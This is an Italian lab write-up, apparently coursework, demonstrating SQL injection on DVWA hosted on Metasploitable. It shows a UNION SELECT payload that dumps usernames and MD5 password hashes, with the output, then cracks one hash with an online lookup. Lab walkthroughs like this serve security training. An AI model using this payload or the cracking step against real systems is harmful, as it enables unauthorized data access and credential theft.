


Sql injection

Come prima cosa dobbiamo insirire nell'url ip di metasploitable
affinche ci si possa connettere ad DVWA .

Fatto il passaggio che abbiamo citato prima bisogna inserire una
query all'interno dello spazio riportato a schermo . La query in
questione è la seguente “ UNION SELECT user, password FROM
users#”

In poche parole essa ci permette di selezionare le password dagli
users .

Lanciata la query quello che verra fuori è la seguenti immagine.



User ID:


```
ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Possiamo vedere che lanciato quella specifica query , ci verra
stampato a schermo il First name e la Password .

Possiamo notare che la password ottenuta e cripatata , non ci
rimane altro che decriptarla attraverso dei tools o tramite web come
nel nostro caso .

MD5

encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare

Cripta md5()

Oppure

0d107d09f5bbe40cade3de5c71e9e9b7

Decripta md5()

```
md5-decrypt("0d107d09f5bbe40cade3de5c71e9e9b7")
```

letmein

inserendo la password in md5 su questa pagina , ci permetterà di vederla in chiaro .